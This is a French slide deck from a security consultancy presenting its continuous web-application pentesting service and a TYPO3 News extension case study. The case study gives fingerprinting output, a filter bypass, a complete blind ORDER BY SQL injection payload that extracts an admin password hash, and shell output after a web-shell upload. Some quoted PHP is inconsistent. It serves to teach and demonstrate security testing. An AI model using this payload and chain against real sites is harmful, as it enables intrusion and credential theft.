AMBIONICS SECURITY

Evaluation offensive en continu de la sécurité des applications web

AFTERWORK

28 février 2017

Eric DETOISIEN

Charles FOL

Cabinet d'expertises techniques en SSI créé en 2011 par Samuel DRALET

Agrément CSPN
Qualification expérimentale PRIS

25 ingénieurs
4 M€ de chiffre d'affaires en 2016

LEXFO

Approche testée et validée pendant 2 ans auprès des clients LEXFO

Création début 2017 d'une filiale et d'une marque dédiées à ce service

AMBIONICS SECURITY

Une approche offensive

Les méthodes d'évaluation classiques ne sont plus suffisantes. Ces limites doivent être adressées.

Test d'intrusion

- Evaluation ponctuelle sur un temps limité
- Aucune validation des correctifs
- Aucune capitalisation des connaissances
- Pas de gestion des larges périmètres
- Rapports statiques

Web Application Scanner

- Aucune détection des vulnérabilités de logique métier
- Détection de vulnérabilités sur des technologies connues
- Nombre de modules de détection insuffisant
- Faux-positifs
- Rapport trop verbeux

Une plateforme technique associée à des experts

Connaître

- Cartographie des technologies
- Structure visible et invisible
- Données conservées en base
- Mises à jour régulières
- Cartographie sur le portail Ambionics

Evaluer


- Base de vulnérabilités privées
- Tests d'intrusion récurrents
- Vulnérabilités avérées
- Alertes en temps réels
- Vulnérabilités sur le portail Ambionics

Surveiller


- Evolutions techniques et fonctionnelles
- Détection des nouvelles menaces
- Déclenchement de tests manuels
- Suivi de la remédiation
- Dashboard sur le portail Ambionics

Tableau de bord synthétique avec des indicateurs clairs pour suivre l'efficacité de la remédiation

Une fiche détaillée pour chaque application web avec capture d'écran et technologies détectées



Une fiche pour chaque vulnérabilité basée sur CWE et CVSS v3, détaillant description, impact et recommandation



001-011216 - SQL Injection

Date de découverte 1 décembre 2016
Date de correction 11 décembre 2016

Vulnérabilité
ID 001-011216
Titre SQL Injection
Catégorie CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Type d'analyse Dynamique
Statut Corrigée

Asset
Nom www.exemple.com
adresse IP

Risque
Gravité Élevée
CVSS v3 8,2
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Vecteur d'attaque (AV)	Réseau (N)	Adjacent (A)	Local (L)	Physique (P)
Complexité de l'attaque (AC)	Faible (L)	Élevée (H)		
Privilèges requis (PR)	Aucun (N)	Faibles (L)	Élevés (H)	
Interaction utilisateur (UI)	Aucune (N)	Requise (R)		
Périmètre (S)	Inchangée (U)	Changée (C)		
Impact sur la confidentialité (C)	Aucun (N)	Faible (L)	Élevé (H)	
Impact sur l'intégrité (I)	Aucun (N)	Faible (L)	Élevé (H)	
Impact sur la disponibilité (A)	Aucune (N)	Faible (L)	Élevée (H)	

Détails
Description Une application web utilise en général une base de données, des requêtes SQL sont alors exécutées. Ces requêtes permettent de gérer la persistance des informations stockées au sein d'une base de données, en effectuant des actions de type CRUD (Create, Read, Update, Delete). Lorsque des paramètres utilisateurs sont utilisés au sein d'une requête SQL, l'application doit correctement les échapper avant de traiter la requête. Dans le cas échéant, un attaquant peut modifier et détourner la requête SQL initiale afin d'effectuer des actions malveillantes. Il est alors possible de récupérer le contenu complet de la base de données, mais aussi de supprimer ou modifier les informations qu'elle contient.

Conséquences Une injection SQL a été découverte dans le script "/gallery.php" et a pu être exploitée.
Le paramètre "name" ne filtre pas correctement les données reçues.
Il est possible d'injecter du code SQL afin d'extraire des informations contenues dans la base de données comme les noms, prénoms ou adresses de tous les utilisateurs enregistrés sur l'application.
Aussi, les comptes administrateurs ont pu être compromis car les mots de passe de ces derniers sont stockés en clair dans la base de données.

Recommandation - Appliquer un filtre sur la variables controller grâce à la fonction mysqli_escape_string().

AMBIONICS SECURITY


La vraie vie

Etude de cas TYPO3

Fingerprinting → Evaluation → Exploitation

Fingerprinting

- Détection automatique du CMS basée sur l'analyse des headers, du html, des js ou des css par exemple
- Analyse manuelle du site par un expert pour vérifier les faux négatifs
- Ajout et amélioration des détecteurs si nécessaire



Fingerprinting – Version


- Détection de la version basée sur l'analyse des headers, du html et autres README / ChangeLog
- Détection de la version précise via l'analyse automatique des fichiers statiques

```
<meta name="generator" content="TYPO3 4.4 CMS" />
<meta name="DESCRIPTION" content="Observatoire de la Sécurité des Systèmes d'Information et des Réseaux" />
<meta name="KEYWORDS" content="OSSIR, SUR, Windows, RéSIST, Unix, Réseau, Sécurité" />
```

```
Trying to reduce the scope to 11 version(s)..
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-10]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-10rc1]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-11]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-12]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-13]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-14]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-15]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-16]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-17]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-18]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-19]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-20]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-21]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-22]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-23]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-24]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-25]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-26]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-4]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-5]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-6]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-7]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-8]++
656ee71cd753bfd635f91dbd2bd8ba4e x24 [TYPO3.CMS-TYPO3_6-2-9]++
Scope reduced to 24 version(s) !
Trying to reduce the scope to 12 version(s)..
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-15]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-16]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-17]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-18]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-19]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-20]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-21]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-22]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-23]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-24]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-25]++
39fde4a506a6e5a637c869d6b1151aa7 x12 [TYPO3.CMS-TYPO3_6-2-26]++
Scope reduced to 12 version(s) !
Trying to reduce the scope to 11 version(s)..
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-16]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-17]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-18]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-19]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-20]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-21]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-22]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-23]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-24]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-25]++
27eb506acb390d68046dc4453f6bbe08 x11 [TYPO3.CMS-TYPO3_6-2-26]++
Scope reduced to 11 version(s) !
Trying to reduce the scope to 7 version(s)..
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-20]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-21]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-22]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-23]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-24]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-25]++
966901268dcc5dddbde9da48e7411586 x7 [TYPO3.CMS-TYPO3_6-2-26]++
Scope reduced to 7 version(s) !
Trying to reduce the scope to 6 version(s)..
a5b2f4782ead8a6e313b9c3bde18c92e x1 [TYPO3.CMS-TYPO3_6-2-26]++++
Fingerprint finished with one shot !
Target version is TYPO3.CMS-TYPO3_6-2-26
```


Fingerprinting – Interface admin

- Détection de l'interface d'administration
- Tentatives de brute-force



Fingerprinting – Modules

- Analyse statique du html
- Analyse dynamique à partir de requêtes sur les bonnes URLs




```
<input type="hidden" name="tx_news_pi1[__referrer][@extension]" value="News" />
<input type="hidden" name="tx_news_pi1[__referrer][@controller]" value="News" />
<input type="hidden" name="tx_news_pi1[__referrer][@action]" value="searchForm" />
```

```
<div class="powermail_radio_inner powermail_radio_inner_2">
    <input class="powermail_radio" id="powermail_field_marker_2" type="radio" name="tx_powermail_pi1[field][marker]" value="Non" />
```

Fingerprinting – Modules

- Détection des modules publiques (1593 à ce jour) et privés
- Enrichissement de la base des modules

uuid	name	version	base_path
wseils_templates			typo3conf/ext/wseils_templates/
powermail_cond	Powermail Conditions		typo3conf/ext/powermail_cond/
powermail	powermail		typo3conf/ext/powermail/
news	News system		typo3conf/ext/news/
phpmyadmin	phpMyAdmin		typo3conf/ext/phpmyadmin/
realurl	Speaking URLs for TYPO3		typo3conf/ext/realurl/
vhs	VHS: Fluid ViewHelpers		typo3conf/ext/vhs/
dd_googlesitemap	Google sitemap		typo3conf/ext/dd_googlesitemap/
bootstrap_package	Bootstrap Package		typo3conf/ext/bootstrap_package/
devlog	Developers Log		typo3conf/ext/devlog/
introduction	The official Introduction Package		typo3conf/ext/introduction/
tscobj	Content Element From TypoScript		typo3conf/ext/tscobj/
ods_redirects	Static redirects		typo3conf/ext/ods_redirects/
cw_twitter	Twitter feed		typo3conf/ext/cw_twitter/

Evaluation - Approche

- Version du CMS à jour
- Deux extensions semblent intéressantes (Powermail et News)
- Points d'entrée identifiés sur le site pour ces deux modules

```
<input type="hidden" name="tx_news_pi1[__referrer][@extension]" value="News" />
<input type="hidden" name="tx_news_pi1[__referrer][@controller]" value="News" />
<input type="hidden" name="tx_news_pi1[__referrer][@action]" value="searchForm" />
```

```
<div class="powermail_radio_inner powermail_radio_inner_2">
    <input class="powermail_radio" id="powermail_field_marker_2" type="radio" name="tx_powermail_pi1[field][marker]" value="Non" />
```

Evaluation - Analyse

- Extensions basées sur un modèle MVC
- Extensions généralement très complexes
- Analyse de Powermail sans résultat
- News est plus prometteur
- Tableau `$overwriteDemand` de la méthode `listAction` du controller `News` utilisé pour modifier l'objet `Demand` contenant les paramètres de sélection d'une news

```php
/**
 * Overwrites a given demand object by an propertyName => $propertyValue array
 */
protected function overwriteDemandObject($demand, $overwriteDemand)
{
    # Blacklist certaines valeurs
    foreach ($this->ignoredSettingsForOverride as $property) {
        unset($overwriteDemand[$property]);
    }
    # Assigne les autres en utilisant la methode $demand->set<Parameter>()
    # si elle existe
    foreach ($overwriteDemand as $propertyName => $propertyValue) {
        $methodName = 'set' . ucfirst($propertyName);

        # Si la methode existe, elle est appelée, et la propriété est définie
        if(is_callable($demand, $setterMethodName))
            $subject->{$setterMethodName}($propertyValue);

        # Sinon on ignore la propriété
    }
    return $demand;
}

/**
 * Output a list view of news
 *
 * @param array $overwriteDemand
 * @return void
 */
public function listAction(array $overwriteDemand = null)
{
    # Crée un objet Demand à partir des propriétés
    $demand = $this->createDemandObjectFromSettings($this->settings);
    # Change l'objet par les valeurs envoyées par l'utilisateur
    $demand = $this->overwriteDemandObject($demand, $overwriteDemand);

    # Construit la requête SQL à partir des paramètres de la demande et recupère
    # les résultats
    $newsRecords = $this->newsRepository->findDemanded($demand);

    # Affiche les résultats
    $this->view->display($newsRecords);
}
```

Evaluation - Analyse

- Définition des termes recherchés
- Données par la suite utilisées pour construire une requête SQL
- Champs `order` utilisé directement dans la requête via ORDER BY

```
public function setArchiveRestriction($archiveRestriction)
public function setCategories($categories)
public function setCategoryConjunction($categoryConjunction)
public function setIncludeSubCategories($includeSubCategories)
public function setAuthor($author)
public function setTags($tags)
public function setTimeRestriction($timeRestriction)
public function setTimeRestrictionHigh($timeRestrictionHigh)
public function setOrder($order)
public function setOrderByAllowed($orderByAllowed)
public function setTopNewsFirst($topNewsFirst)
public function setSearchFields($searchFields)
public function setTopNewsRestriction($topNewsRestriction)
public function setStoragePage($storagePage)
public function setDay($day)
public function setMonth($month)
public function setYear($year)
public function setLimit($limit)
public function setOffset($offset)
public function setDateField($dateField)
public function setSearch($search = null)
public function setExcludeAlreadyDisplayedNews($excludeAlreadyDisplayedNews)
public function setHideIdList($hideIdList)
public function setAction($action)
public function setClass($class)
public function setActionAndClass($action, $controller)
```

Exploitation

- Certains paramètres filtrés comme `orderByAllowed`
- Simplement contourné avec `OrderByAllowed`
- `POST overrideDemand[OrderByAllowed]`

```php
protected function createOrderingsFromDemand(DemandInterface $demand)
{
    $orderings = null;
    [...]

    # Si `order` est dans la whitelist `orderByAllowed`, alors on l'utilise pour
    # trier les news. Sinon, on utilise une valeur par défaut.
    if (Validation::isValidOrdering($demand->getOrder(), $demand->getOrderByAllowed())) {
        $orderings = $demand->getOrder();
    }

    return $orderings;
}
```

```php
/**
 * Overwrites a given demand object by an propertyName => $propertyValue array
 */
protected function overwriteDemandObject($demand, $overwriteDemand)
{
    # Blacklist certaines valeurs
    foreach ($this->ignoredSettingsForOverride as $property) {
        unset($overwriteDemand[$property]);
    }
    # Assigne les autres en utilisant la methode $demand->set<Parameter>()
    # si elle existe
    foreach ($overwriteDemand as $propertyName => $propertyValue) {
        $methodName = 'set' . ucfirst($propertyName);

        # Si la methode existe, elle est appelée, et la propriété est définie
        if(is_callable($demand, $setterMethodName))
            $subject->{$setterMethodName}($propertyValue);

        # Sinon on ignore la propriété
    }
    return $demand;
}

/**
 * Output a list view of news
 *
 * @param array $overwriteDemand
 * @return void
 */
public function listAction(array $overwriteDemand = null)
{
    # Crée un objet Demand à partir des propriétés
    $demand = $this->createDemandObjectFromSettings($this->settings);
    # Change l'objet par les valeurs envoyées par l'utilisateur
    $demand = $this->overwriteDemandObject($demand, $overwriteDemand);

    # Construit la requête SQL à partir des paramètres de la demande et recupère
    # les résultats
    $newsRecords = $this->newsRepository->findDemanded($demand);

    # Affiche les résultats
    $this->view->display($newsRecords);
}
```

Exploitation – SQL Injection

- SELECT … FROM news … ORDER BY $order
- Théorie facile
- Ici plusieurs contraintes avec un préfixe et des badchars

```
MariaDB [typo3]> select title, teaser from tx_news_domain_model_news order by title;
+-----------+-----------------+
| title     | teaser          |
+-----------+-----------------+
| Article #1 | First news !    |
| Article #2 | Another article. |
+-----------+-----------------+
2 rows in set (0.00 sec)

MariaDB [typo3]> select title, teaser from tx_news_domain_model_news order by teaser;
+-----------+-----------------+
| title     | teaser          |
+-----------+-----------------+
| Article #2 | Another article. |
| Article #1 | First news !    |
+-----------+-----------------+
2 rows in set (0.00 sec)

MariaDB [typo3]> select title, teaser from tx_news_domain_model_news order by IF(1=1, title, teaser);
+-----------+-----------------+
| title     | teaser          |
+-----------+-----------------+
| Article #1 | First news !    |
| Article #2 | Another article. |
+-----------+-----------------+
2 rows in set (0.00 sec)

MariaDB [typo3]> select title, teaser from tx_news_domain_model_news order by IF(1=0, title, teaser);
+-----------+-----------------+
| title     | teaser          |
+-----------+-----------------+
| Article #2 | Another article. |
| Article #1 | First news !    |
+-----------+-----------------+
2 rows in set (0.00 sec)

MariaDB [typo3]>
```

Exploitation - Problèmes

- Badchars
  - Majuscules
  - Espaces: " ", "\t", "\n"
  - Virgule: ","
  - Commentaires SQL: /**/, #, etc.
- Nom de la table en préfixe:
  - ORDER BY tx_news_domain_model_news.$order

Exploitation - Solutions

- Majuscules
  - SELECT -> select, FROM -> from, etc.
- Espace
  - " " -> Imbriquer avec () [commentaires interdits]
- Virgule
  - IF(<condition>, x, y) -> (CASE <condition> WHEN 1 THEN x ELSE y END)
  - SUBSTRING(X, 4, 1) -> SUBSTRING(X FROM 4 FOR 1)

Exploitation – Toujours des solutions

- Préfixe:
  - uid * (CASE <condition> WHEN 1 THEN -1 ELSE 1 END)
- Ordre de retour inversé lorsque la condition est fausse


Exploitation – Payload final

- uid*(case(ord(substring((select(password)from(be_users)where(uid=1))from(2)for(1))))when(48)then(1)else(-1)end)
- Récupération du hash de l'admin

```
cf@real:~/lexfo/ambionics/confs/170228_jssi_typo3_news$ ./news_sqli.py
Username: admin
Password: $P$CW.hg7iNb3YELWtWZWzNoKKhg3Ta2I0
```

Exploitation – Exécution de code

- Hash cassé
- Accès à l'interface d'admin
- Upload du shell via les modules
- Shell




```
www-data@vmweb:~/html/typo3$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vmweb:~/html/typo3$ ps faux | grep apache
www-data 27673  0.0  0.0   5112   804 pts/10   S+   16:29   0:00                          \_ grep apache
root      1403  0.0  0.7 139952 31888 ?        Ss   févr.22   0:09 /usr/sbin/apache2 -k start
www-data  6799  0.0  1.5 183600 65428 ?        S    févr.22   0:27  \_ /usr/sbin/apache2 -k start
www-data  6801  0.0  1.5 183720 63336 ?        S    févr.22   0:26  \_ /usr/sbin/apache2 -k start
www-data  6922  0.0  1.8 183600 78304 ?        S    févr.22   0:28  \_ /usr/sbin/apache2 -k start
www-data  8290  0.0  1.6 181612 70256 ?        S    02:13   0:25  \_ /usr/sbin/apache2 -k start
www-data  8293  0.0  1.7 182300 71812 ?        S    02:13   0:25  \_ /usr/sbin/apache2 -k start
www-data  8571  0.0  1.6 182984 69492 ?        S    05:08   0:27  \_ /usr/sbin/apache2 -k start
www-data  8576  0.0  1.6 182072 66752 ?        S    05:09   0:25  \_ /usr/sbin/apache2 -k start
www-data  8770  0.0  1.5 181600 62156 ?        S    07:21   0:25  \_ /usr/sbin/apache2 -k start
www-data  8771  0.0  1.5 181284 62768 ?        S    07:22   0:25  \_ /usr/sbin/apache2 -k start
www-data  8815  0.0  1.4 181344 60944 ?        S    07:50   0:25  \_ /usr/sbin/apache2 -k start
www-data@vmweb:~/html/typo3$ pwd
/var/www/html/typo3
www-data@vmweb:~/html/typo3$
```

AMBIONICS
SECURITY

www.ambionics.io
@ambionics